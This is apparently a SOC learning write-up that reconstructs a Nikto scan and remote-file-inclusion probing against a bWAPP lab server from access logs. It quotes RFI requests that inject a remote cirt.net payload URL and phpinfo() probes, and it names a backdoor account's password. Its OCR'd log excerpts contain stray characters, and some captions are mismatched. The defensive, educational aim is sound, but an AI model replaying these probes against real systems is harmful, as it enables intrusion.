



WEB ATTACK INVESTIGATION REPORT

bWAPP Target — Log Analysis Exercise

Analyst	Mehenni May
Platform	LetsDefend
Date	March 2, 2026
Target	bWAPP (Buggy Web Application)
Log File	access.log
Severity	● CRITICAL — RCE + Backdoor Account Created

Important Note — Real-World Blue Team Context

 **NOTE FOR CONTEXT:** In a real-world Blue Team / SOC environment, analysts do NOT manually read raw Apache/Nginx access log files like this. Instead, log data is ingested into a SIEM (Security Information and Event Management) platform such as Splunk, IBM QRadar, Microsoft Sentinel, or Elastic SIEM. The SIEM automatically parses, correlates, and alerts on suspicious patterns — providing dashboards, threat timelines, and automated detections. This exercise was performed by manually reading raw log files as a **LEARNING** activity, to understand what attacks look like at the lowest level before working with SIEM tooling. This is an excellent foundational practice for any Blue Team analyst.

1. Executive Summary

This report documents the analysis of a multi-stage web attack against a bWAPP (Buggy Web Application) instance, conducted as part of a LetsDefend Blue Team learning exercise. By manually examining the Apache access.log file, a full attack chain was reconstructed — from initial automated reconnaissance through to successful Remote Code Execution and the creation of a backdoor operating system user account.

- Attacker IP: 192.168.199.2 — used Nikto 2.1.6 for automated scanning
- Legitimate user IP: 192.168.199.1 — normal bWAPP browsing activity
- Target server: 192.168.199.5 — running bWAPP
- Attack duration: ~17 minutes (12:35 → 12:53)
- **Outcome: CRITICAL — Remote Code Execution confirmed; backdoor user "hacker / Asd123!!" created**


2. Identified Actors

IP Address	Role	User Agent	Activity
192.168.199.1	Legitimate User	Firefox/89.0 (Mac OS X)	Normal bWAPP browsing
192.168.199.2	 ATTACKER	Nikto/2.1.6 → Firefox/52.0	Recon scan → RCE exploitation

3. Attack Timeline & Phases


Phase 1 — Legitimate User Activity (12:35:40 – 12:35:48)

Normal traffic from 192.168.199.1 accessing the bWAPP portal using Firefox 89.0 on macOS. This included loading the portal page, stylesheets, JavaScript files, and various images (social media logos, OWASP logo). The user then logged out and back in. No malicious activity was observed from this IP.




```
1 192.168.199.1 - - [20/Jun/2021:12:35:40 +0300] "GET / HTTP/1.1" 200 2506 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/89.0"
2 192.168.199.1 - - [20/Jun/2021:12:35:40 +0300] "GET /icons/unknown.gif HTTP/1.1" 200 245 "http://192.168.199.5/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/89.0"
3 192.168.199.1 - - [20/Jun/2021:12:35:40 +0300] "GET /icons/layout.gif HTTP/1.1" 200 276 "http://192.168.199.5/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/89.0"
4 192.168.199.1 - - [20/Jun/2021:12:35:40 +0300] "GET /icons/folder.gif HTTP/1.1" 200 225 "http://192.168.199.5/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/89.0"
5 192.168.199.1 - - [20/Jun/2021:12:35:40 +0300] "GET /icons/text.gif HTTP/1.1" 200 229 "http://192.168.199.5/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/89.0"
6 192.168.199.1 - - [20/Jun/2021:12:35:40 +0300] "GET /icons/blank.gif HTTP/1.1" 200 148 "http://192.168.199.5/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/89.0"
7 192.168.199.1 - - [20/Jun/2021:12:35:43 +0300] "GET /bwAPP/ HTTP/1.1" 302 - "http://192.168.199.5/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/89.0"
8 192.168.199.1 - - [20/Jun/2021:12:35:43 +0300] "GET /bwAPP/portal.php HTTP/1.1" 200 23369 "http://192.168.199.5/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/89.0"
9 192.168.199.1 - - [20/Jun/2021:12:35:43 +0300] "GET /bwAPP/stylesheets/stylessheet.css HTTP/1.1" 200 6490 "http://192.168.199.5/bwAPP/-portal.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/89.0"
10 192.168.199.1 - - [20/Jun/2021:12:35:43 +0300] "GET /bwAPP/js/html5.js HTTP/1.1" 304 - "http://192.168.199.5/bwAPP/portal.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/89.0"
11 192.168.199.1 - - [20/Jun/2021:12:35:44 +0300] "GET /bwAPP/images/linkedin.png HTTP/1.1" 304 - "http://192.168.199.5/bwAPP/-portal.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/89.0"
12 192.168.199.1 - - [20/Jun/2021:12:35:44 +0300] "GET /bwAPP/images/twitter.png HTTP/1.1" 304 - "http://192.168.199.5/bwAPP/portal.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/89.0"
```

Screenshot 1 — Log file opened: Beginning of access.log, showing first entries from legitimate user 192.168.199.1 (12:35:40)




```
7 192.168.199.1 - - [20/Jun/2021:12:35:43 +0300] "GET /bwAPP/ HTTP/1.1" 302 - "http://192.168.199.5/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/89.0"
8 192.168.199.1 - - [20/Jun/2021:12:35:43 +0300] "GET /bwAPP/-portal.php HTTP/1.1" 200 23369 "http://192.168.199.5/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/89.0"
9 192.168.199.1 - - [20/Jun/2021:12:35:43 +0300] "GET /bwAPP/-stylesheets/stylessheet.css HTTP/1.1" 200 6490 "http://192.168.199.5/bwAPP/portal.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/89.0"
10 192.168.199.1 - - [20/Jun/2021:12:35:43 +0300] "GET /bwAPP/js/html5.js HTTP/1.1" 304 - "http://192.168.199.5/bwAPP/portal.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/89.0"
11 192.168.199.1 - - [20/Jun/2021:12:35:44 +0300] "GET /bwAPP/-images/linkedin.png HTTP/1.1" 304 - "http://192.168.199.5/bwAPP/portal.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/89.0"
12 192.168.199.1 - - [20/Jun/2021:12:35:44 +0300] "GET /bwAPP/-images/twitter.png HTTP/1.1" 304 - "http://192.168.199.5/bwAPP/portal.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/89.0"
```

Screenshot 2 — Entries 7–12: Legitimate user browsing bwAPP portal and loading assets



```
10 192.168.199.1 - - [20/Jun/2021:12:35:43 +0300] "GET /bWAPP/js/-
html5.js HTTP/1.1" 304 - "http://192.168.199.5/bWAPP/-
portal.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:
89.0) Gecko/20100101 Firefox/89.0"
11 192.168.199.1 - - [20/Jun/2021:12:35:44 +0300] "GET /bWAPP/-
images/linkedin.png HTTP/1.1" 304 - "http://192.168.199.5/-
bWAPP/portal.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X
10.15; rv:89.0) Gecko/20100101 Firefox/89.0"
12 192.168.199.1 - - [20/Jun/2021:12:35:44 +0300] "GET /bWAPP/-
images/twitter.png HTTP/1.1" 304 - "http://192.168.199.5/bWAPP/-
portal.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:
89.0) Gecko/20100101 Firefox/89.0"
13 192.168.199.1 - - [20/Jun/2021:12:35:44 +0300] "GET /bWAPP/-
images/blogger.png HTTP/1.1" 304 - "http://192.168.199.5/bWAPP/-
portal.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:
89.0) Gecko/20100101 Firefox/89.0"
14 192.168.199.1 - - [20/Jun/2021:12:35:44 +0300] "GET /bWAPP/-
images/owasp.png HTTP/1.1" 304 - "http://192.168.199.5/bWAPP/-
portal.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:
89.0) Gecko/20100101 Firefox/89.0"
15 192.168.199.1 - - [20/Jun/2021:12:35:44 +0300] "GET /bWAPP/-
images/facebook.png HTTP/1.1" 304 - "http://192.168.199.5/-
bWAPP/portal.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X
10.15; rv:89.0) Gecko/20100101 Firefox/89.0"
```

Screenshot 3 — Entries 10–15: Continued asset loading (social media images, OWASP logo, etc.)



```
25 192.168.199.1 - - [20/Jun/2021:12:35:44 +0300] "GET /bWAPP/-
fonts/architectsdaughter.ttf HTTP/1.1" 200 43380 "http://
192.168.199.5/bWAPP/stylesheets/stylesheets.css" "Mozilla/5.0
(Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101
Firefox/89.0"
26 192.168.199.1 - - [20/Jun/2021:12:35:48 +0300] "GET /bWAPP/-
logout.php HTTP/1.1" 302 - "http://192.168.199.5/bWAPP/-
portal.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:
89.0) Gecko/20100101 Firefox/89.0"
27 192.168.199.1 - - [20/Jun/2021:12:35:48 +0300] "GET /bWAPP/-
login.php HTTP/1.1" 200 4019 "http://192.168.199.5/bWAPP/-
portal.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:
89.0) Gecko/20100101 Firefox/89.0"
28 192.168.199.1 - - [20/Jun/2021:12:35:48 +0300] "GET /bWAPP/-
images/netsparker.gif HTTP/1.1" 304 - "http://192.168.199.5/-
bWAPP/login.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X
10.15; rv:89.0) Gecko/20100101 Firefox/89.0"
29 192.168.199.1 - - [20/Jun/2021:12:35:48 +0300] "GET /bWAPP/-
images/mme.png HTTP/1.1" 304 - "http://192.168.199.5/bWAPP/-
login.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:
89.0) Gecko/20100101 Firefox/89.0"
30 192.168.199.2 - - [20/Jun/2021:12:36:24 +0300] "HEAD / HTTP/1.1"
```

Screenshot 4 — Entries 25–30: Legitimate user logout/re-login; attacker 192.168.199.2 begins (HEAD /)


Phase 2 — Automated Nikto Reconnaissance Scan (12:36:24 – 12:36:55)

The attacker IP 192.168.199.2 launched a full automated vulnerability scan using Nikto 2.1.6. Nikto is an open-source web scanner that probes thousands of potential vulnerabilities and misconfigurations.

Key Findings from the Nikto Scan:


- Port check: HEAD / → 200 OK (server confirmed alive)
- Enumerated file extensions using random token "4RaXX5Ac" (exe, java, bat, js, class, iso, ncf, lst...)
- robots.txt: GET /bwapp/robots.txt → 200 (disclosed, could reveal hidden paths)
- 🚨 /bwapp/admin/ → 200 (admin directory publicly accessible!)
- 🚨 /bwapp/documents/ → 200 (documents directory exposed!)
- 🚨 /bwapp/images/ → 200
- 🚨 /bwapp/passwords/ → 200 (CRITICAL — passwords directory accessible!)

Screenshot 5 — Entries 31–38: Nikto scan starts — map_codes test, probing random file extensions (4RaXX5Ac.exe, .java, .show...)



```
Activities Text Editor Mon Mar 2 12:06
access.log
~/Desktop/ChallengeFile Save
(Test:Port Check)"
31 192.168.199.2 - - [20/Jun/2021:12:36:24 +0300] "GET /bwapp/
HTTP/1.1" 302 - "-" "Mozilla/5.00 (Nikto/2.1.6)
(Evasions:None) (Test:getinfo)"
32 192.168.199.2 - - [20/Jun/2021:12:36:24 +0300] "GET /bwapp/
HTTP/1.1" 302 - "-" "Mozilla/5.00 (Nikto/2.1.6)
(Evasions:None) (Test:map_codes)"
33 192.168.199.2 - - [20/Jun/2021:12:36:24 +0300] "GET /bwapp/-
4RaXX5Ac.exe HTTP/1.1" 404 300 "-" "Mozilla/5.00 (Nikto/2.1.6)
(Evasions:None) (Test:map_codes)"
34 192.168.199.2 - - [20/Jun/2021:12:36:24 +0300] "GET /bwapp/-
4RaXX5Ac.show HTTP/1.1" 404 300 "-" "Mozilla/5.00 (Nikto/-
2.1.6) (Evasions:None) (Test:map_codes)"
35 192.168.199.2 - - [20/Jun/2021:12:36:24 +0300] "GET /bwapp/-
4RaXX5Ac.java HTTP/1.1" 404 300 "-" "Mozilla/5.00 (Nikto/-
2.1.6) (Evasions:None) (Test:map_codes)"
36 192.168.199.2 - - [20/Jun/2021:12:36:24 +0300] "GET /bwapp/-
4RaXX5Ac.x-shop HTTP/1.1" 404 300 "-" "Mozilla/5.00 (Nikto/-
2.1.6) (Evasions:None) (Test:map_codes)"
37 192.168.199.2 - - [20/Jun/2021:12:36:24 +0300] "GET /bwapp/-
4RaXX5Ac.et HTTP/1.1" 404 300 "-" "Mozilla/5.00 (Nikto/2.1.6)
(Evasions:None) (Test:map_codes)"
38 192.168.199.2 - - [20/Jun/2021:12:36:24 +0300] "GET /bwapp/-
4RaXX5Ac.dpgs HTTP/1.1" 404 300 "-" "Mozilla/5.00 (Nikto/-
```

Screenshot 6 — Entries 154–161: Continued Nikto extension probing (.iso-ru, .js, .class, .ncf, .bat, .lst...)




```
Activities Text Editor Mon Mar 2 12:09
access.log
~/Desktop/ChallengeFile Save
4RaXX5Ac.iso-ru HTTP/1.1" 404 300 "-" "Mozilla/5.00 (Nikto/-
2.1.6) (Evasions:None) (Test:map_codes)"
154 192.168.199.2 - - [20/Jun/2021:12:36:24 +0300] "GET /bwapp/-
4RaXX5Ac.js HTTP/1.1" 404 300 "-" "Mozilla/5.00 (Nikto/2.1.6)
(Evasions:None) (Test:map_codes)"
155 192.168.199.2 - - [20/Jun/2021:12:36:24 +0300] "GET /bwapp/-
4RaXX5Ac.class HTTP/1.1" 404 300 "-" "Mozilla/5.00 (Nikto/-
2.1.6) (Evasions:None) (Test:map_codes)"
156 192.168.199.2 - - [20/Jun/2021:12:36:24 +0300] "GET /bwapp/-
4RaXX5Ac.notes HTTP/1.1" 404 300 "-" "Mozilla/5.00 (Nikto/-
2.1.6) (Evasions:None) (Test:map_codes)"
157 192.168.199.2 - - [20/Jun/2021:12:36:24 +0300] "GET /bwapp/-
4RaXX5Ac.ncf HTTP/1.1" 404 300 "-" "Mozilla/5.00 (Nikto/2.1.6)
(Evasions:None) (Test:map_codes)"
158 192.168.199.2 - - [20/Jun/2021:12:36:24 +0300] "GET /bwapp/-
4RaXX5Ac.iso2022-jp HTTP/1.1" 404 300 "-" "Mozilla/5.00 (Nikto/-
2.1.6) (Evasions:None) (Test:map_codes)"
159 192.168.199.2 - - [20/Jun/2021:12:36:24 +0300] "GET /bwapp/-
4RaXX5Ac.bat HTTP/1.1" 404 300 "-" "Mozilla/5.00 (Nikto/2.1.6)
(Evasions:None) (Test:map_codes)"
160 192.168.199.2 - - [20/Jun/2021:12:36:24 +0300] "GET /bwapp/-
4RaXX5Ac.lst HTTP/1.1" 404 300 "-" "Mozilla/5.00 (Nikto/2.1.6)
(Evasions:None) (Test:map_codes)"
161 192.168.199.2 - - [20/Jun/2021:12:36:24 +0300] "GET /bwapp/-
```

Screenshot 7 — Entries 279–286: Nikto discovers accessible directories: /admin/ (200), /documents/ (200), /images/ (200), /passwords/ (200)

Phase 3 — Remote File Inclusion (RFI) Probing (12:36:47)

Nikto attempted Remote File Inclusion attacks by injecting an external payload URL (<http://cirt.net/rfiinc.txt>) into PHP parameters of various scripts. All returned 404 — these paths did not exist in this bWAPP installation, so the RFI attempts failed.

- GET /bwapp/assets/plugins/mp3_id/mp3_id.php?GLOBALS[BASE]=<http://cirt.net/rfiinc.txt> → 404
- GET /bwapp/assets/snippets/reflect/snippet.reflect.php?reflect_base=<http://cirt.net/rfiinc.txt> → 404
- GET /bwapp/athena.php?athena_dir=<http://cirt.net/rfiinc.txt> → 404
- GET /bwapp/auction/auction_common.php?phpbb_root_path=<http://cirt.net/rfiinc.txt> → 404



```
access.log
~/Desktop/ChallengeFile

(Nikto/2.1.6) (Evasions:None) (Test:clientaccesspolicy)"
279 192.168.199.2 - - [20/Jun/2021:12:36:25 +0300] "GET /bwapp/-
crossdomain.xml HTTP/1.1" 404 300 "-" "Mozilla/5.00 (Nikto/-
2.1.6) (Evasions:None) (Test:crossdomain)"
280 192.168.199.2 - - [20/Jun/2021:12:36:25 +0300] "GET /bwapp/-
robots.txt HTTP/1.1" 200 167 "-" "Mozilla/5.00 (Nikto/2.1.6)
(Evasions:None) (Test:robots)"
281 192.168.199.2 - - [20/Jun/2021:12:36:25 +0300] "GET /bwapp/-
admin/ HTTP/1.1" 200 3160 "-" "Mozilla/5.00 (Nikto/2.1.6)
(Evasions:None) (Test:)"
282 192.168.199.2 - - [20/Jun/2021:12:36:25 +0300] "GET /bwapp/-
documents/ HTTP/1.1" 200 2382 "-" "Mozilla/5.00 (Nikto/2.1.6)
(Evasions:None) (Test:)"
283 192.168.199.2 - - [20/Jun/2021:12:36:25 +0300] "GET /bwapp/-
images/ HTTP/1.1" 200 5483 "-" "Mozilla/5.00 (Nikto/2.1.6)
(Evasions:None) (Test:)"
284 192.168.199.2 - - [20/Jun/2021:12:36:25 +0300] "GET /bwapp/-
passwords/ HTTP/1.1" 200 1447 "-" "Mozilla/5.00 (Nikto/2.1.6)
(Evasions:None) (Test:)"
285 192.168.199.2 - - [20/Jun/2021:12:36:25 +0300] "HEAD /bwapp/-
1921681995.tar.gz HTTP/1.1" 404 - "-" "Mozilla/5.00 (Nikto/-
2.1.6) (Evasions:None) (Test:sitelfiles)"
286 192.168.199.2 - - [20/Jun/2021:12:36:25 +0300] "HEAD /bwapp/-
1921681995.tar.gz HTTP/1.1" 404 - "-" "Mozilla/5.00 (Nikto/-
2.1.6) (Evasions:None) (Test:sitelfiles)"
```

Screenshot 8 — Entries 4367–4372: RFI probing — Nikto injects cirt.net/rfiinc.txt into vulnerable PHP parameters

Phase 4 — phpMyAdmin & Version Control Enumeration (12:36:55)

The scanner tested multiple phpMyAdmin installation paths attempting to trigger `phpinfo()` disclosure, and also checked for exposed version control directories (`.git`, `.bzz`, `.hg`). All returned 404, meaning these were not present or accessible.

- GET /bwapp/phpMyAdmin/server_sync.php?c=phpinfo() → 404
- GET /bwapp/phpmyadmin/server_sync.php?c=phpinfo() → 404
- GET /bwapp/pma/server_sync.php?c=phpinfo() → 404
- GET /bwapp/.git/HEAD → 404
- GET /bwapp/.bzz/branch-format → 404
- GET /bwapp/.hg/requires → 404

```

404 300 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:004255)"
4367 192.168.199.2 - - [20/Jun/2021:12:36:47 +0300] "GET /bwapp/-
assets/plugins/mp3_id/mp3_id.php?GLOBALS[BASE]=http://cirt.net/-
rfiinc.txt??cmd HTTP/1.1" 404 300 "-" "Mozilla/5.00 (Nikto/-
2.1.6) (Evasions:None) (Test:004256)"
4368 192.168.199.2 - - [20/Jun/2021:12:36:47 +0300] "GET /bwapp/-
